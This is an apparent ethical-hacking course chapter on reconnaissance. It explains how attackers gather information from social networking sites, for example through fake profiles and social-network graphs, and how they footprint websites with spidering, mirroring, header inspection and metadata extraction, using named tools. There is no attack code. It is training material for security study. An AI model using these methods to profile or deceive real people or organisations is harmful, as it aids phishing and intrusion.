
LO#04: Demonstrate Footprinting through Social Networking Sites

Footprinting through Social Networking Sites

While footprinting through social networking sites may seem similar to footprinting through social engineering (which is discussed in greater detail later), there are some differences between the two methods. In footprinting through social engineering, the attacker tricks people into revealing information, whereas in footprinting through social networking sites, the attacker gathers information available on those sites. Attackers can even use social networking sites as a medium to perform social engineering attacks.

This section explains the type of information one can collect from social networking sites using social engineering and how it can be obtained. It aims to familiarize you with locating information from social media sites using various online services and resources.



Collecting Information through Social Engineering on Social Networking Sites

- Attackers use **social engineering tricks** to gather sensitive information from social networking websites
- Attackers create a **fake profile** and then use the false identity to lure employees into revealing their sensitive information
- Attackers collect information about the employees' **interests** and tricks them into revealing more information

What Users Do	What Attacker Gets
Maintain profile	Contact info, location, etc.
Connect to friends, chat	Friends list, friends' info, etc.
Share photos and videos	Identity of family members, interests, etc.
Play games, join groups	Interests
Create events	Activities

What Organizations Do	What Attacker Gets
User surveys	Business strategies
Promote products	Product profile
User support	Social engineering
Recruitment	Platform/technology
Background check to hire employees	Type of business

Collecting Information through Social Engineering on Social Networking Sites

Social networking sites are online services, platforms, or other sites that allow people to connect and to build interpersonal relations. The use of social networking sites is increasing rapidly. Examples of such sites include LinkedIn, Facebook, Instagram, Twitter, Pinterest, YouTube, and so on. Each social networking site has its own purpose and features**.** One site may connect friends, family and so on, while another helps users to share professional profiles. Social networking sites are open to everyone. Attackers may take advantage of this feature to gather sensitive information from users either by browsing through users' public profiles or by creating a fake profile to pose as a genuine user. On social networking sites, people may post personal information such as date of birth, educational information, employment background, spouse's names, and so on. Organizations often post information such as potential partners, websites, and upcoming news about the company.

For an attacker, social networking sites can be valuable sources of information about the target person or organization. The attacker can only gather the information that is posted by individuals. There are no barriers for attackers to access the public pages of accounts created on social networking sites. To obtain more information about the target, attackers may create fake accounts and use social engineering techniques to lure the victim into revealing more information. For example, the attacker can send a friend request to the target person from a fake account; if the victim accepts the request, then the attacker can access even the restricted pages of the target person on that website.

Information Available on Social Networking Sites

So far, we have discussed *how* an attacker can collect information from social networking sites. Now, we will discuss *what* information an attacker can get from social networking sites.

People usually maintain profiles on social networking sites to provide basic information about themselves and to help create and maintain connections with others. A profile generally contains personal information such as a person’s name, contact information (cell phone number, email address), friends’ information, information about family members, interests, and activities. People usually connect with friends and chat with them. Attackers can gather sensitive information through these chats. Social networking sites also allow people to share photos and videos. If users fail to set the appropriate privacy settings for their albums, then attackers can see the pictures and videos shared by them. Users may join groups to play games or to share their views and interests. Attackers can collect information about the victim's interests by tracking his or her groups and can then mislead the victim into revealing more information. Users may create events to notify other users about upcoming occasions, from which attackers will come to know about the user’s activities.

The activities of users on social networking sites and the respective information that an attacker can collect is summarized in the following table.

What Users Do	What Attacker Gets
Maintain profile	Contact info, location, and related information
Connect to friends, chat	Friends list, friends’ info, and related information
Share photos and videos	Identity of family members, interests, and related information
Play games, join groups	Interests
Create events	Activities

Table 2.4: Activities of users on the social networking sites and the respective information

Like individuals, organizations also use social networking sites to connect with people, promote their products, and gather feedback about their products and services. The activities of an organization on social networking sites and the respective information that an attacker can collect are summarized in the table below.

What Organizations Do	What Attacker Gets
User surveys	Business strategies
Promote products	Product profile
User support	Social engineering
Recruitment	Platform/technology information
Background check to hire employees	Type of business

Table 2.5: Activities of the organization on the social networking sites and the respective information

General Resources for Locating Information from Social Media Sites

- Attackers track social media sites using BuzzSumo, Google Trend, Hashatit, etc. to **discover most shared content** using hashtags or keywords, track accounts and URLs, email addresses, etc.

- Attackers use this information to perform **phishing**, **social engineering**, and other types of attacks

BuzzSumo

BuzzSumo's advanced social search engine **finds the most shared content** for a topic, author or a domain

General Resources for Locating Information from Social Media Sites

Several online services and resources are available to gather valuable information about a target from one or more social media sites. These services allow attackers to discover most shared content across social media sites by using hashtags or keywords, track accounts and URLs on various social media sites, obtain a target's email address, etc. This information helps attackers to perform phishing, social engineering, and other types of attacks.

Attackers use tools such as BuzzSumo, Google Trends, Hashatit, and Ubersuggest to locate information on social media sites:

- **BuzzSumo**

  Source: *https://buzzsumo.com*

  BuzzSumo's advanced social search engine finds the most shared content for a topic, author, or domain. It shows the shared activity across all the major social networks including Twitter, Facebook, LinkedIn, Google Plus, and Pinterest.

  As shown in the screenshot, attackers use BuzzSumo to track the most shared content related to the target domain and obtain details such as social media account information, URLs, and email addresses.


Constructing and Analyzing Social Network Graphs

- The construction of social network graphs involves representing various **connections** and **relationships between people** in the form of graphs to analyze and extract valuable information from various social networking connections
- Using graphical analysis, attackers can identify how a **group of users** communicate, what **information they share**, and their personal and professional interests
- Attackers use tools such as **Gephi**, **SocNetV**, and **NodeXL** to construct and analyze social networks and obtain critical information about the target organization/users



https://gephi.org

Constructing and Analyzing Social Network Graphs

Constructing social network graphs involves representing various connections and relationships between people in the form of graphs to analyze and extract valuable information from various social networking connections. This technique allows attackers to study different relationships between target users or entities. As social networking websites and mobile applications are gaining popularity among people and industries, attackers are leveraging various methods such as graphical theory to analyze social networking connections. The information extracted from social network analysis (SNA) helps attackers plan further attacks on the target organization/users.

A standard social network graph includes nodes representing entities and edges connecting those nodes and representing the relationships between them. The graph is constructed with these nodes and edges to reveal new patterns of different connections for further analysis.

Through a graphical analysis of social networking connections, attackers can identify how a group of users communicate, what information they share, and their personal and professional interests. Attackers can graphically visualize these networks to obtain valuable insights. This type of visualization helps attackers identify different connecting patterns, along with the most highly connected nodes that play a significant role within a specific group.

Attackers use various tools such as Gephi, SocNetV, and NodeXL to construct and analyze social networks and obtain critical information about the target organization/users.

- **Gephi**

  Source: *https://gephi.org*

  Gephi is a visualization and exploration tool for all types of graphs and networks. It allows the easy creation of social data connectors to map community organizations and small-world networks. Attackers use Gephi to explore and understand graphs, create hypotheses, and discover hidden patterns between social networking connections.

  The statistics and metrics framework offers the most common metrics for social network analysis (SNA) and scale-free networks:

  - Betweenness centrality, closeness, diameter, clustering coefficient, and PageRank
  - Community detection (modularity)
  - Random generators
  - Shortest path

LO#05: Use Different Techniques for Website Footprinting

Website Footprinting

- Website footprinting refers to the **monitoring and analysis of the target organization's website** for information

Browsing the target website may provide the following information:

- Software used and its version
- Operating system used and its scripting platform
- Sub-directories and parameters
- Filename, path, database field name, or query
- Technologies used
- Contact and CMS details

Attackers use **Burp Suite**, **Zaproxy**, **Wappalyzer**, **CentralOps**, **Website Informer**, etc. to view headers that provide the following information:

- Connection status and content-type
- Accept-Ranges and Last-Modified
- X-Powered-By information
- Web server in use and its version

Website Footprinting

This section covers the website footprinting concept, mirroring websites, extracting website information and links, gathering wordlists, extracting metadata of public documents, and monitoring web updates and website traffic.

Website footprinting refers to monitoring and analyzing a target organization's website for information. An attacker can build a detailed map of a website's structure and architecture without triggering the IDS or arousing the suspicion of any system administrator. Attackers use sophisticated footprinting tools or the basic tools that come with the operating system, such as Telnet, or a browser.

The Netcraft tool can gather website information such as IP address, registered name and address of the domain owner, domain name, host of the site, and OS details. However, the tool may not give all these details for every site. In such cases, the attacker can browse the target website.

Browsing the target website will typically provide the following information:

- **Software used and its version**: An attacker can easily find the software and version in use on an off-the-shelf software-based website.
- **Operating system used**: Usually, the operating system in use can also be determined.
- **Sub-directories and parameters**: Searches can reveal the sub-directories and parameters by making a note of the URLs while browsing the target website.
- **Filename, path, database field name, or query**: The attacker will often carefully analyze anything after a query that looks like a filename, path, database field name, or query to check whether it offers opportunities for SQL injection.

- **Scripting platform**: With the help of script filename extensions such as .php, .asp, or .jsp, one can easily determine the scripting platform that the target website is using.
- **Technologies Used**: By inspecting the URLs of the target website, one can easily determine the technologies (.NET, J2EE, PHP, etc.) used to build that website.
- **Contact details and CMS details**: The contact pages usually offer details such as names, phone numbers, email addresses, and locations of admin or support personnel. An attacker can use these details to perform a social engineering attack. CMS software allows URL rewriting to disguise the script filename extensions if the attacker is willing to devote additional effort toward determining the scripting platform.

Attackers use Burp Suite, Zaproxy, WhatWeb, BuiltWith, Wappalyzer, CentralOps, and Website Informer to view headers that provide:

- Connection status and content type
- Accept-Ranges and Last-Modified information
- X-Powered-By information
- Web server in use and its version

Burp Suite

Source: *https://portswigger.net*

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

Burp Proxy allows attackers to intercept all requests and responses between the browser and the target web application and obtain information such as web server used, its version, and web-application-related vulnerabilities.

Figure 2.48: Screenshot of Burp Suite

Website footprinting can be performed by examining HTML source code and cookies.

- **Examining the HTML source code**

  Attackers can gather sensitive information by examining the HTML source code and following the comments that are inserted manually or those that the CMS system creates. The comments may provide clues as to what is running in the background. They may even provide contact details of the web developer or administrator.

  Observe all the links and image tags to map the file system structure. This will reveal the existence of hidden directories and files. Enter fake data to determine how the script works. It is sometimes possible to edit the source code.

Website Footprinting using Web Spiders

A web spider (also known as web crawler or web robot) is a program or automated script that browses websites in a methodical manner to collect specific information such as employee names and email addresses. Attackers then use the collected information to perform footprinting and social engineering attacks. Web spidering fails if the target website has the robots.txt file in its root directory with a listing of directories to prevent crawling.

Attackers can uncover all the files and web pages on the target website by simply feeding the web spider with a URL. Then, the web spider sends hundreds of requests to the target website and analyzes the HTML code of all the received responses for identifying additional links. If any new links are found, then the spider adds them to the target list and starts spidering and analyzing the newly discovered links. This method helps attackers to not only detect exploitable web-attack surfaces but also to find all the directories, web pages, and files that make up the target website.

User-Directed Spidering

Attackers, in some cases, use a more sophisticated technique for spidering the target website instead of using automated tools. They use standard web browsers to walk through the target website in an attempt to navigate through all the functionalities provided by the web application. While performing this task, the resulting incoming and outgoing traffic of the website is monitored and analyzed by the tools that include features of both a web spider and an intercepting proxy. Further, these tools create a map of the web application consisting of all the URLs visited by the browser. It also analyzes the responses of the application and updates the map with the discovered content and its functionalities. Attackers use tools such as Burp Suite and WebScarab to perform user-directed spidering.

Web spidering tools such as Web Data Extractor, ParseHub, and SpiderFoot can collect sensitive information from the target website.

- **Web Data Extractor**

  Source: *http://www.webextractor.com*

  Web Data Extractor automatically extracts specific information from web pages. It extracts targeted contact data (email, phone, and fax) from the website, extracts the URL and meta tags (title, description, keyword) for website promotion, searches directory creation, performs web research, and so on.

  As shown in the screenshot, attackers use Web Data Extractor to automatically gather critical information such as lists of meta tags, e-mail addresses, and phone and fax numbers from the target website.

Mirroring Entire Website

- Mirroring an entire website onto a local system enables an attacker to browse website offline; it also assists in finding **directory structure** and other valuable information from the mirrored copy without sending multiple requests to web server
- Web mirroring tools, such as HTTrack Web Site Copier, and Cyotek WebCopy, allow you to **download a website to a local directory**, recursively building all directories, HTML, images, flash, videos, and other files from the server to your computer

Mirroring target website

https://www.httrack.com

Mirroring Entire Website

Website mirroring is the process of creating a replica or clone of the original website. Users can duplicate websites using mirroring tools such as HTTrack Web Site Copier and Cyotek WebCopy. These tools download a website to a local directory and recursively build all the directories including HTML, images, flash, videos, and other files from the webserver on another computer.

Website mirroring has the following benefits:

- It is helpful for offline site browsing
- It enables an attacker to spend more time in viewing and analyzing the website for vulnerabilities and loopholes
- It helps in finding the directory structure and other valuable information from the mirrored copy without multiple requests to the webserver

Attackers can use this information to perform various web application attacks on the target organization's website.

Website Mirroring Tool: HTTrack Web Site Copier

Source: *https://www.httrack.com*

HTTrack is an offline browser utility. It downloads a website from the Internet to a local directory and recursively builds all the directories including HTML, images, and other files from the web server on another computer.

As shown in the screenshot, attackers use HTTrack to mirror the entire website of the target organization, store it in the local system drive, and browse the local website to identify possible exploits and vulnerabilities.

Extracting Website Information from https://archive.org

Source: *https://archive.org*

Archive is an Internet Archive Wayback Machine that explores archived versions of websites. Such exploration allows an attacker to gather information on an organization's web pages since its creation. As the website ***https://archive.org*** keeps track of web pages from the time of their creation, an attacker can retrieve even information removed from the target website, such as web pages, audio files, video files, images, text, and software programs. Attackers use this information to perform phishing and other types of web application attacks on the target organization.

Other Techniques for Website Footprinting

Footprinting Technique	Description	Information Gathered	Tools Used
Extracting Website Links	Analyze the target website to determine its internal and external links	Linked images, scripts, iframes, and URLs of the target website	Octoparse, Netpeak Spider, and Link Extractor
Gathering the Wordlist from the Target Website	Gather the wordlist available on the target website to brute-force the email addresses gathered through search engines, social networking sites, web spidering, etc.	List of words from the target website	CeWL
Extracting Metadata of Public Documents	Useful information may reside on the target website in the form of pdf documents, Microsoft Word files, etc.	Title of the page, description, keywords, creation/modification date and time of the content, and usernames and e-mail addresses of employees of the target organization	ExifTool, Web Data Extractor, and Metagoofil
Monitoring Web Pages for Updates and Changes	Detect changes or updates in the target website	Changes to the login pages, password-protected pages, software version and driver updates, and images	WebSite-Watcher, Visual Ping, and Follow That Page
Searching for Contact Information, Email Addresses, and Telephone Numbers from Company Website	Search the target company's website to gather crucial information about the company	Contact details, location, partner information, news, and links to other sites	Target website
Searching for Web Pages Posting Patterns and Revision Numbers	Search for copyright notices and revision numbers on the web	Copyright symbol, year of creation, name of the author, and a rights statement	Web search
Monitoring Website Traffic of the Target Company	Collect information about the target's customer base	Total visitors, page views, bounce rate, live visitor map, site ranking, and customer locations	Web-Stat, Rank Tracker, and TeamViewer

Other Techniques for Website Footprinting

- **Extracting Website Links**

  Extracting website links is an important part of website footprinting, where an attacker analyzes a target website to determine its internal and external links. Using the gathered information, an attacker can find out the applications, web technologies, and other related websites that are linked to the target website. Further, dumping the obtained links can reveal important connections and extract URLs of other resources such as JavaScript and CSS files. This information helps attackers to identify vulnerabilities in the target website and find ways to exploit the web application.

  Attackers can use various online tools or services such as Octoparse, Netpeak Spider, and Link Extractor to extract linked images, scripts, iframes, URLs, etc., of the target website. Using these tools, an attacker can also extract backlinks to a target website, which can provide important and useful information about the target to perform further exploitation.

